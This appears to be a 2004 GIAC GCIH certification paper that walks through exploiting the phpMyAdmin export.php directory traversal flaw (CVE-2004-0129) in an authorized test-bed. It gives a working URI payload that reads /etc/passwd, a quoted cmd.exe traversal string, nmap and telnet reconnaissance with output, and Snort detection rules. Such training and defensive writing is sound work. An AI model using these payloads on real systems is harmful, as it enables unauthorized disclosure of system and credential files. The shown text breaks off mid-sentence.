Global Information Assurance Certification Paper

Exploiting the PhpMyAdmin-2.5.4 File Disclosure Vulnerability

GCIH Practical Version 4.0 (revised August 31, 2004)
Option 1

By Mayank Bhatnagar
October 11, 2004

Abstract

In this paper I intend to exploit "File Disclosure vulnerability", which is exploitable in phpMyAdmin-2.5.4. This occurs due to an input validation error in "export.php" script, which lets a remote attacker to view resources at web server's privilege level. Part I of this paper discusses my intent of choosing this vulnerability, in part II I discuss the exploit in detail, describing its name, the system it affects and any signature that exists for it. In Part III, I perform the exploit starting from gathering knowledge and understanding the network, finding the loopholes in the network, exploiting the vulnerability, gain access to the systems in the network and finally trying to cover up my tracks. In Part IV, I discuss how I would have performed Incident Handling steps had this exploit surfaced in our actual set up. Here I discuss the six important steps of Incident Handling starting from getting prepared for the exploit, identifying and confirming an incident. Then I discuss how I would go about containing the incident, eradicating the same, recovering the network and finally learning lessons from the incident.

Part I: Statement of Purpose

This paper explores a File Disclosure Vulnerability, exploitable remotely. It results due to an input validation error in phpMyAdmin-2.5.4 of the application[1] versions before 2.5.6-rc1. My intention behind choosing this exploit was to perform a security testing at one of our organizations' site running a web application on PHP and using phpMyAdmin-2.5.4 to remotely administer and manage the database over the web.

Our organization has several projects that use PHP Scripting engine. Apart from this they use MySQL as the underlying database. I happened to see phpMyAdmin being used by one of the members of the projects. At that time I was just aware of the utility of PhpMyAdmin and its various functionalities. While deciding about the exploit to be chosen, PhpMyAdmin drew my attention, as a popular product would definitely attract malicious activity. The various bug reports and security loopholes that I found while browsing CVE[2] and other vulnrebility databases about phpMyAdmin substantiated this.

I decided to choose this particular vulnerability as this will let me explore how remote malicious activity could be used to get more information and which could lead to other forms of attacks and exploits. My work on PhpMyAdmin would also be a help to our colleagues who are using this software but are currently unaware of the vulnerabilities.
Also since this involves a vulnerability using HTTP protocol, which is one of the leading protocols to be exploited, it will be exciting to explore a popular tool versus vulnerable behavior.

[1] http://www.phpmyadmin.net/home_page/
[2] http://cve.mitre.org/cve/

Following were the objectives in choosing this exploit

1) to explore the security issues in using a vulnerable software
2) to gauge the possibilities existing to exploit the system running the vulnerable software
3) to explore and use the vulnerability in gaining access to the system hosting the web application
4) to identify and come out with various weaknesses and loopholes in the existing system and network infrastructure
5) to understand various related web based vulnerabilities & malicious activities
6) to help the system, network administration personnel ascertain the above loopholes, come out with policies, recommendations & thereby improving the existing security infrastructure

To work on the exploit a real-life set up was important. A written permission was taken by the System Administrative Personnel to carry out the tests to carry out the security testing activities. A test-bed described in detail in Section Part III.4 was set up.
The attack would be performed starting from no knowledge about the network, running various reconnaissance, scanning and exploit tools, attempting to get into the system (if possible), plant a backdoor and finally covering tracks.

Part II: The Exploit

Name: CVE-2004-0129[3]
Other Advisories: CVE provides the following reference advisory sites

References[4]

- BUGTRAQ: 20040203 Arbitrary File Disclosure Vulnerability in phpMyAdmin 2.5.5-pl1 and prior
- CONFIRM: http://sourceforge.net/forum/forum.php? forum_id=350228
- CONFIRM: http://www.phpMyAdmin.net/home_page/relnotes.php?rel=0
- GENTOO: GLSA-200402-05
- BID: 9564
- XF: phpMyAdmin-dotdot-directory-traversal (15021)
- OSVDB: 3800

Also it is mentioned at

- Secunia Advisories: Secunia Advisory ID=10769[5]

[3] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129
[4] http://cve.mitre.org/cve/refs/refkey.html
[5] http://secunia.com/advisories/10769

Variants if any: None Known
Operating Systems affected:

Gentoo[6] reports that this vulnerability is exploitable in all supported architectures for phpMyAdmin versions before 2.5.6-rc1. According to Bugtraq id:9564[7] a particular version of the AUT, phpMyAdmin version 2.1, is exploitable only in the following Operating Systems

- Debian Linux 2.2, 2.2 68k, 2.2 alpha, 2.2 arm, 2.2 powerpc, 2.2 sparc
- FreeBSD FreeBSD 3.5.1, 4.2
- MandrakeSoft Linux Mandrake 7.0, 7.1, 7.2
- OpenBSD OpenBSD 2.6, 2.7, 2.8
- RedHat Linux 6.2, 7.0
- S.u.S.E. Linux 6.4, 7.0, 7.1
- Sun Solaris 2.6, 2.6 _x86, 7.0, 7.0 _x86, 8.0, 8.0 _x86

Protocols used by Exploit:

The vulnerability is a remote vulnerability exploitable through HTTP protocol, using a HTTP client. This section discusses the HTTP protocol used to exploit this vulnerability, the Universal Resource Identifier (URI) protocol, which is used by HTTP to form this exploit, the web scripting language PHP Hypertext Processor (PHP) used by the web application and the software application PhpMyAdmin that is having this vulnerability.

HTTP Protocol

The Hypertext Transfer Protocol (HTTP) is an application level protocol defined in RFC 2616[8]. It is used for transferring data across the internet. It is a connection-oriented protocol relying upon TCP[9] as the underlying transport layer protocol. The web community used the first version of HTTP, namely HTTP/1.0 in 1990. The next version was HTTP/1.0 followed by what is the current standard version HTTP/1.1. Two separate entities, a HTTP client and HTTP server communicate with each other to transfer the required data.

Some important definitions in the order of their usage:

1) HTTP Client: A software program that establishes connections to the remote entity, commonly called as web browser

2) HTTP Server: A software program that accepts HTTP client's connection and replies accordingly, commonly called as web server

3) Resource: Quoting from RFC 2616

> A network data object or service that can be identified by a Universal Resource Identifier (URI[10]). [RFC 2396]

4) HTTP request: An HTTP client's request to the HTTP server for a

[6] http://www.gentoo.org
[7] http://www.securityfocus.com/bid/9564/info/
[8] Fielding R etal, June 1999, RFC 2616 - Hypertext Transfer Protocol -- HTTP/1.1, http://www.faqs.org/rfcs/rfc2616.html

[9] Transmission Control Protocol, September 1981 http://www.faqs.org/rfcs/rfc793.html

[10] Lee. Berners-T, URI: Generic Syntax, August 1998, http://www.faqs.org/rfcs/rfc2396.html

resource identified by a request method

5) HTTP Response: An HTTP server's response to the HTTP client after understanding and interpreting the HTTP client's request, identified by a status code

A normal flow of HTTP client & server communication is provided below:
A sample request could look like this when viewed in a web browser

http://www.host.site:[port]/tools

An HTTP client sends a request for a resource to the HTTP server hosting the website. The host's IP address is resolved through the DNS running in the client's machine. The underlying TCP connects to the HTTP host site with the IP address resolved and port being specified. The default port for web servers and HTTP service is 80 and in most cases it is not required to mention this in the URI. If the connection is successful the HTTP client is able to send the framed HTTP request to web server. The web server would then respond to the client's request, processes and verifies the same and proceeds according to the request being made.

A HTTP client establishes a connection to the HTTP server, commonly called as web server and requests for a resource. This resource is identified through a protocol known as Universal Resource Identifier (URI), RFC 2396,

A HTTP request can also be specified through a telnet client which connects to the web server's port.

Vulnerabilities existing in the HTTP Protocol

HTTP is an application level protocol, and there exists many vulnerabilities. In fact it is known to be the top most vulnerable protocol[11]. The HTTP vulnerabilities could be classified as either the environment based vulnerabilities i.e. vulnerabilities that are present due to the host web server that is deployed by the site. The other vulnerabilities could be application-based vulnerabilities that occur due to the vulnerable applications being used and run on the web server. The Open Web Application Security Project lists down the top ten vulnerabilities present in the HTTP protocol.

The following is the list being taken directly from the site[12]:

Invalidated Input

Information from web requests is not validated before being used by a web application. Attackers can use these flaws to attack backend components through a web application.

[11] http://www.qualys.com/research/rnd/knowledge/vulncount
[12] http://www.owasp.org/documentation/topten.html

Broken Access Control
Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorized functions.

Broken Authentication and Session Management
Account credentials and session tokens are not properly protected. Attackers that can compromise passwords, keys, session cookies, or other tokens can defeat authentication restrictions and assume other users' identities.

Cross Site Scripting (XSS) Flaws
The web application can be used as a mechanism to transport an attack to an end user's browser. A successful attack can disclose the end user's session token, attack the local machine, or spoof content to fool the user.

Buffer Overflows
Web application components in some languages that do not properly validate input can be crashed and, in some cases, used to take control of a process. These components can include CGI, libraries, drivers, and web application server components.

Injection Flaws
Web applications pass parameters when they access external systems or the local operating system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application.

Improper Error Handling
Error conditions that occur during normal operation are not handled properly. If an attacker can cause errors to occur that the web application does not handle, they can gain detailed system information, deny service, and cause security mechanisms to fail, or crash the server.

Insecure Storage
Web applications frequently use cryptographic functions to protect information and credentials. These functions and the code to integrate them have proven difficult to code properly, frequently resulting in weak protection.

Denial of Service
Attackers can consume web application resources to a point where other legitimate users can no longer access or use the application. Attackers can also lock users out of their accounts or even cause the entire application to fail.

Insecure Configuration Management
Having a strong server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box.

Universal Resource Identifier[13]

RFC 2396 defines URI as:

> A Uniform Resource Identifier (URI) is a compact string of characters for identifying an abstract or physical resource.

[13] http://www.faqs.org/rfcs/rfc2396.html

Several network protocols use URI to define and access resource. Among these are HTTP, FTP, SMTP.

A generic URI syntax consists of four main components
<scheme>://<authority><path>?<query>

Some examples of the URI
The following examples illustrate URI that are in common use.
ftp://ftp.site.net/resources/documentToolsUsage.txt
-- Here ftp is the scheme, ftp.site.net is the authority, 'documentToolsUsage.txt' is the resource that has to be fetched

http://www.site.com/tutorials?name=http
-- Here HTTP is the scheme, tutorials provides the path and name=http is the query component

The RFC 2396 specifies the encoded and escaped sequences that can be sent through URIs. There are some reserved characters like ";", "?", "@" and others [Refer Section 2.2 of RFC] whose usage within a particular URI component is reserved. Also there are several unreserved characters, which are not reserved and can be used in a URI component. These unreserved characters can be escaped if the particular unreserved character is not allowed in the URI component. Also other data must be escaped if it cannot be represented using an unreserved character.

An escaped character is represented by a % character followed by two hexadecimal digits representing the octet code. For space in the URI it is %20

Security Hazards of URI protocol

Accessing resources through URIs may pose some security hazards. This may happen in the following cases

- When an attempt is made to connect to a port other than the defualt port of the scheme, might result in an unexpected operation
- Attempt to run special commands in the query or parameter component which might be executed by the application processing the URI
- Attempt to run some commands and access resources using the underlying application's vulnerability to validate URI properly
- When resource information or important information such as password is being sent without proper encoding, which can be seen by
- any monitoring entity target the URIs
- Attempt to violate the protocol being referred by sending unescaped characters which might result in a harmful remote operation

A sample Snort rules that have attacks embedded in the URI content while accessing web applications:

This rule is taken from snort rule database, snort/rules/web-cgi.rules
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI /wwwboard/passwd.txt access"; flow:to_server,established; uricontent:"/wwwboard/passwd.txt"; nocase; reference:arachnids,463; reference:bugtraq,649; reference:cve,1999-0953; reference:cve,1999-0954; reference:nessus,10321; classtype:attempted-recon; sid:807; rev:11;)

The detailed information from snort rule docs website for Snort Rule ID: 807[14]

> Releases of WWWBoard (Matt Wright's CGI webboard application) before version 2.0 Alpha 2.1 place the encrypted password for the web application's administrator in a file called "passwd.txt" accessible from the web root.

Software/Applications used by the exploit: PHP
Definition taken from Php Net website [15]

> PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.

It is an open source, server side scripting language that enables to embed code in HTML pages which are then processed by the PHP scripting engine and finally being showed to the users.

Taken directly from "What can PHP do? at:[16]

> PHP can be used on all major operating systems, including Linux, many Unix variants (including HP-UX, Solaris and OpenBSD), Microsoft Windows, Mac OS X, RISC OS, and probably others. PHP has also support for most of the web servers today. This includes Apache, Microsoft Internet Information Server, Personal Web Server, Netscape and iPlanet servers, Oreilly Website Pro server, Caudium, Xitami, OmniHTTPd, and many others. For the majority of the servers PHP has a module, for the others supporting the CGI standard, PHP can work as a CGI processor.

For this section input has been taken from the book
PHP5 and MySQL Bible[17]

[14] http://www.snort.org/snort-db/sid.html?sid=807
[15] http://www.php.net/
[16] http://in2.php.net/manual/en/intro-whatcando.php
[17] Converse Tim , Park Joyce , Morgan Clark, PHP5 and MySQL Bible, Wiley Dreamtech India pvt Limited

Client side scripting technologies
There are various client side scripting languages like JavaScript, VBScript, Java applets and Flash support. These can be used in formatting pages, even handling, client side validation of inputs, animation and making some standalone applications. All these scripts could be embedded into the browser and depending upon the capabilities of the browser the respective code could be generated along with the static HTML contents being displayed.

For this section input has been taken from the book
PHP5 and MySQL Bible[18]

Server side scripting with PHP
Similar to client side, several server side scripting technologies are there that connects the web sites to the back end servers, such as databases. Some of them are Java Server Pages (JSP), Active Server pages (ASP).
PHP is also a server side scripting language having both a scripting language and a scripting engine that parses and interprets pages written in the language.
Some various types of applications that can us a server side scripting environment could be for developing content based sites, email, networks, web based applications, community based features and virtually any application that needs to connect to a backend server for processing requests from the clients.

Some security Hazards with PHP
For this section, the document "A Study In Scarlet Exploiting Common vulnerabilities in PHP Applications" 19 has been referred and some part has been directly taken from the same.

a) Global variables: The variables in PHP are not required to be declared. These variables are automatically created once they are used and typed automatically based on the context. This poses a security problem when input is being taken through a form, which when declared as a variable gets a global scope.
b) Remote Files: If a piece of code attempts to read a filename variable which contains a filename, and attempts to open it.

```
<?php
if(!($fd = fopen("$filename", "r"))
echo("Could not open file: $filename<BR>\n");
?>
```

The code attempts to open the file specified in the variable $filename for reading and if it fails displays an error. Obviously this could be a simple

[18] Converse Tim , Park Joyce , Morgan Clark, PHP5 and MySQL Bible, Wiley Dreamtech India pvt Limited

[19] Clowes Shaun, A Study In Scarlet, Exploiting Common Vulnerabilities in PHP Applications http://www.secureReality.com.au/studyinscarlet.txt

security issue if the user can set $filename and get the script to expose /etc/passwd for example but one non intuitive this code could end up doing is reading data from another web/ftp site. The remote files functionality means that the majority of PHPs file handling functions can work transparently on remote files via HTTP and FTP. If $filename were to contain (for example)
"http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir" PHP will actually make a HTTP request to the server "target", in this case trying to exploit the unicode flaw.
This gets more interesting in the context of four other file functions that support remote file functionality (*** except under Windows ***), include(),require(), include_once() and require_once(). These functions take in a filename and read that file and parse it as PHP code.

c) File Upload:

A remote user can send any file they wish to a PHP enabled machine and before a script has even specified whether or not it accepts file uploads, that file is SAVED on the local disk.
The files being uploaded may contain malicious script written which could be of harmful intent.

d) Management of Session:

The session is managed in PHP using session variables and generating a session id. The session is a variable store, a PHP application can choose to register a particular variable with the session, its value is then stored in a session file at the end of every PHP script and loaded into the variable at the start of every script.
This session data is saved in a file. On multi host systems this can be an issue since the files are saved as the user running the web server (typically nobody), a malicious site owner can easily create a session file granting themselves access on another site or even examine the session files looking for sensitive information.

Description of the Exploit

The exploit in discussion is due to a vulnerably in an application known as phpMyAdmin. PhpMyAdmin is a web-based utility providing various functions to administer MySQL database remotely through a user interface.
PhpMyAdmin versions before 2.5.6-rc1 are vulnerable to a Directory traversal vulnerability. Using this exploit, a remote attacker can read files and resources which are readable by the hosting web server.

CVE describes this vulnerability as[20]

"Directory traversal vulnerability in export.php in phpMyAdmin 2.5.5 and earlier allows remote attackers to read arbitrary files via .. (dot dot) sequences in the what parameter."

[20] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129

In terms of SecurityFocus.com,

Input Validation Error

An input validation error occurs when:

- An error occurs because a program failed to recognize syntactically incorrect input.
- An error results when a module accepted extraneous input fields.
- An error results when a module failed handle missing input fields.
- An error results because of a field-value correlation error.

I put this exploit into type 2nd of the above. This is a remotely exploitable vulnerability. In terms of SecurityFocus.com,[21] a remote vulnerability could be defined as

> **Remote**
> The vulnerability is exploitable remotely via the network or other communication channel.

In this case the AUT could be exploitable through internet using HTTP as the underlying protocol.

How the exploit works?

The intent of the vulnerability is to somehow be able to read system and high privileged files and gather information about the system.

PhpMyAdmin provides various functions, among them one of it is exporting the database into various forms which SQL, Latex, Comma Separated Value (CSV) for MS Excel and CSV data. The user can choose the database, selects the type of export and after specifying the other parameters presses the "Go" button.


What happens behind the scenes is, the browser having accepted the user inputs presents the same to the PHPEngine running with the PhpMyAdmin and PhpMyAdmin performs the required export functionality through the export.php script which processes the inputs provided.

The above forms of export is being taken in as a query, parameter part of a URI [refer Section above]. In this, the export.php, a "what" query component is being fetched the type of export (SQL, Latex, CSV, MSExcel) from the user input.

The snapshot provided below (using Paros 1.3[22]) shows how a normal query that is being formed.

[21] http://www.securityfocus.com/bid/9564/help/

[22] http://www.proofsecure.com/download.shtml



In the body part of the query, the query component “what” is assigned to 'latex'. This parameter 'latex' when processed by the phpMyAdmin, a related php script is being called .
The following code fragment processes the 'what' parameter value being passed to the PHP variable $type.

```
/**
 * Defines the url to return to in case of error in a sql statement
 */
require('./libraries/export/' . $type . '.php');        // problem in this line
```

In the above normal case, $type is 'latex'. So the require function which is used to import the contents of a file, tries to import the function definitions of the file formed using $type='latex' . Hence the file that is included becomes (./libraries/export/latex.php). The contents of which are being used by the script in the normal scenario. Here ./libraries means the libraries directory kept in the current directory of phpMyAdmin. Inside libraries is export directory which contains the php files namely sql.php, latex.php, csv.php, xml.php

In this case, as we see there is no input validation that is happening to the $type variable. A malicious remote attacker knowing the phpMyAdmin banner and knowing the vulnerability of the phpMyAdmin application running can try to exploit this input validation error as follows.

Take an example of an input like "../../../xyzfile%00" being given to the 'what' parameter. One can frame a typical URI which allows us to frame and give input parameter directly in the URI as follows:

http://sitename_running_webserver/directory_of_phpMyAdmin/export.php?what=../../../xyzfile%00

an attempt could be made to exploit and invalidate the phpMyAdmin so that it tries to access the file named

./libraries/export/../../../xyzfile%00

%00 is the NULL character encoded in hex to indicate the end of URI string. The phpMyAdmin script being processed tries to access the file "xyzfile" being kept in a directory which in this case maps to one directory level above libraries directory.

An attacker in this manner is able to read the files for which the Web Server has readable permission since phpMyAdmin is installed in the web servers documents directory.

A better hit and trial to know exactly where the webserver's documents directory is being kept can lead to the path of sensitive files like /etc/passwd

In my case I was able to exploit assuming the directory of the webserver which is Apache Webser would have been installed in /usr/local/apache2 and inside this the htdocs directory is being normally kept. While installing PhpMyAdmin, as instructions say, to put in the htdocs directory the complete path becomes

/usr/local/apache2/htdocs/phpMyAdmin_documents_directory

So to access the contents of file say /etc/passwd

the attacker can frame the URI as

http://sitename_running_webserver/directory_of_phpMyAdmin/export.php?what=../../../../../../../../etc/passwd%00

And we have just now exploited the remote system. We would be able to read the /etc/passwd files containing the names of the users which have accounts and are authorized to login to the system.

So here is what we we have done a directory traversal. We are trying to traverse to the directory where we wish to access the resource. Thus we can access any files which the webserver has privileges to read and access.

Signature of the Exploit
The exploit leaves the trace of the files, resources being accessed and the attempts made in accessing these resources trying various paths in combinations of ../../.

Since the current exploit exploits export.php file, one possibility to come out with a signature for an IDS, is looking for any data contents in the URI that have "export.php" being referred. But this would lead to false positives as there would be genuine export requests which would be falsely triggered as attacks. Instead a valid signature that I used was this

to monitor this input in the URI

"export.php?what=../../"

In Snort rule set this was written as

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"phpMyAdmin File Disclosure Vulnerability"; flow:to_server,established; uricontent:"/export.php?what"; nocase; content:"../"; reference:cve,CVE-2004-0129; reference:arachnids,471;classtype:web-exploit; sid:9999;)

Note: Here Snort's id=9999 is given by me to distinguish from other signatures

The Snort's output is as follows:

[**] [1:9999:0] phpMyAdmin File Disclosure vulnerability [**]
[Classification: Web Application Attack] [Priority: 1]
10/10-02:06:02.860385 172.16.5.26:1195 -> 172.16.55.11:80
TCP TTL:63 TOS:0x0 ID:33714 IpLen:20 DgmLen:600 DF
AP Seq: 0xA084866E Ack: 0xFB2DDF7B Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 282461665 4516173
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0129]

[**] [1:1122:4] WEB-MISC /etc/passwd [**]
[Classification: Attempted Information Leak] [Priority: 2]
10/10-02:09:03.188096 172.16.5.26:1195 -> 172.16.55.11:80
TCP TTL:63 TOS:0x0 ID:33719 IpLen:20 DgmLen:596 DF
AP Seq: 0xA0848892 Ack: 0xFB2DF238 Win: 0x43E0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 282461833 4516188

Also I can detect the malicious activity by seeing the web server's logs under /usr/local/apache2 directory, which looks suspicious like this:

172.16.5.26 - root [10/Oct/2004:02:06:03 +051800] "GET /phpMyAdmin-2.5.4/export.php?what=../../../../../../../../etc/passwd%00 HTTP/1.1" 200 4552

Part III: Stages of the Attack Process

To exploit the vulnerability, the following measures were being adopted. For this part refer section Part III-4, the network diagram to get the knowledge of the network under usage.
Preparation for the attack process was done by having the required resources of tools, manuals and a notebook where I would be maintaining my notes, which would be anytime helpful.

Reconnaissance

A before hand knowledge of the network is very important in ascertaining the kind of traffic the network allows and the kind of systems it is running.

I first tried to send broadcast ping to the subnet.

```
ping -b 172.16.55.255
```

I got response from 2 machines. I was able to ping both the machines. Then I tried to see whether telnet service was being enabled on any one of the machine. Out of the two, only one machine with host IP address 172.16.55.11 responded with the telnet request and gave its banner.

```
[attacker@172.16.5.26]$ telnet 172.16.55.11   [Attempting telnet]
Trying 172.16.55.11...
Connected to 172.16.55.11.                    [Connection, so telnet accepted]
Escape character is '^]'.
Fedora Core release 1 (Yarrow)                [release of the RH Linux]
Kernel 2.4.22-1.2115.nptl on an i686          [Kernel version]
login:                                        [Oh, I cant use it right now!!]
```

I also saw that only this particular machine was running a web server as when I typed this address (http://172.16.55.11:80) I got a default page set for Apache webserver. This made me sure that this was actually the victim machine, which I could be able to exploit, and which was running phpMyAdmin. Also I tried accessing the URL (http://172.16.55.11/manual/) which provided me the version of the Apache web server that was running. It was Apache HTTP Server version 2.0. This version manual suggests installing the default webserver prefix as /usr/local/apache2.
I started noting down all this extra information gained separately remembering that any information gained is important.

Scanning

Then I wanted to know all the ports that the (not yet confirmed) target machines was accepting requests for. I used nmap[23] to scan and find out the ports opened on the target machine.
I used the following option to scan using nmap:
nmap -sS -p 1-100 -O 172.16.55.9 &

[23] http://www.insecure.org/nmap/

nmap -sS -p 1-100 -O 172.16.55.11

The above options were given to do a scan using SYN (-sS), for the port ranges (-p 1-100) and with TCP/IP fingerprinting to know the OS (- O)
The following results were obtained:

For 172.16.55.9

```
[root@172.16.5.26]# nmap -sS -p 1-100 -O 172.16.55.9
Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-10-10 01:51 IST
Interesting ports on 172.16.55.9:
(The 97 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 00:90:27:41:8D:49 (Intel)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 10.105 days (since Fri Oct  1 23:20:33 2004)
Nmap run completed -- 1 IP address (1 host up) scanned in 2.825 seconds
```

For 172.16.55.11

```
[root@172.16.5.26]# nmap -sS -p 1-100 -O 172.16.55.11
Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-10-10 01:56 IST
Interesting ports on 172.16.55.11:
(The 96 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:90:27:41:8D:49 (Intel)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20
Uptime 0.563 days (since Mon Oct 09 12:25:49 2004)
Nmap run completed -- 1 IP address (1 host up) scanned in 4.357 seconds
```

So the machine 172.16.55.11 was receiving port 80 connections, which actually was already, confirmed when I tried to access through browser. This must be the victim machine which could be running the phpMyAdmin application.

Exploiting the system

After knowing which machine(172.16.55.11) was running the web server and which meant some version of phpMyAdmin, I had to find out the specific version which was being run. So I downloaded version phpMyAdmin-2.2.7-pl1[24] and read

[24] http://www.phpMyAdmin.net/home_page/downloads.php

the Documentation.txt file. The important thing, which I liked, was the heading "Quick Install" under Installation section. This is how most of the default installation would be made and some security loopholes created. I read the file and understood the path in which the phpMyAdmin would be installed. That would be in the web server's document root. I was knowing the web server (Apache) and the version (Apache 2.0) so the default document root would be /usr/local/apache2/htdocs where this phpMyAdmin would get installed.


Further proceeding with the confirmation of the version I used the browser and gave the following URL:

http://172.16.55.11/phpMyAdmin-2.2.7-pl1

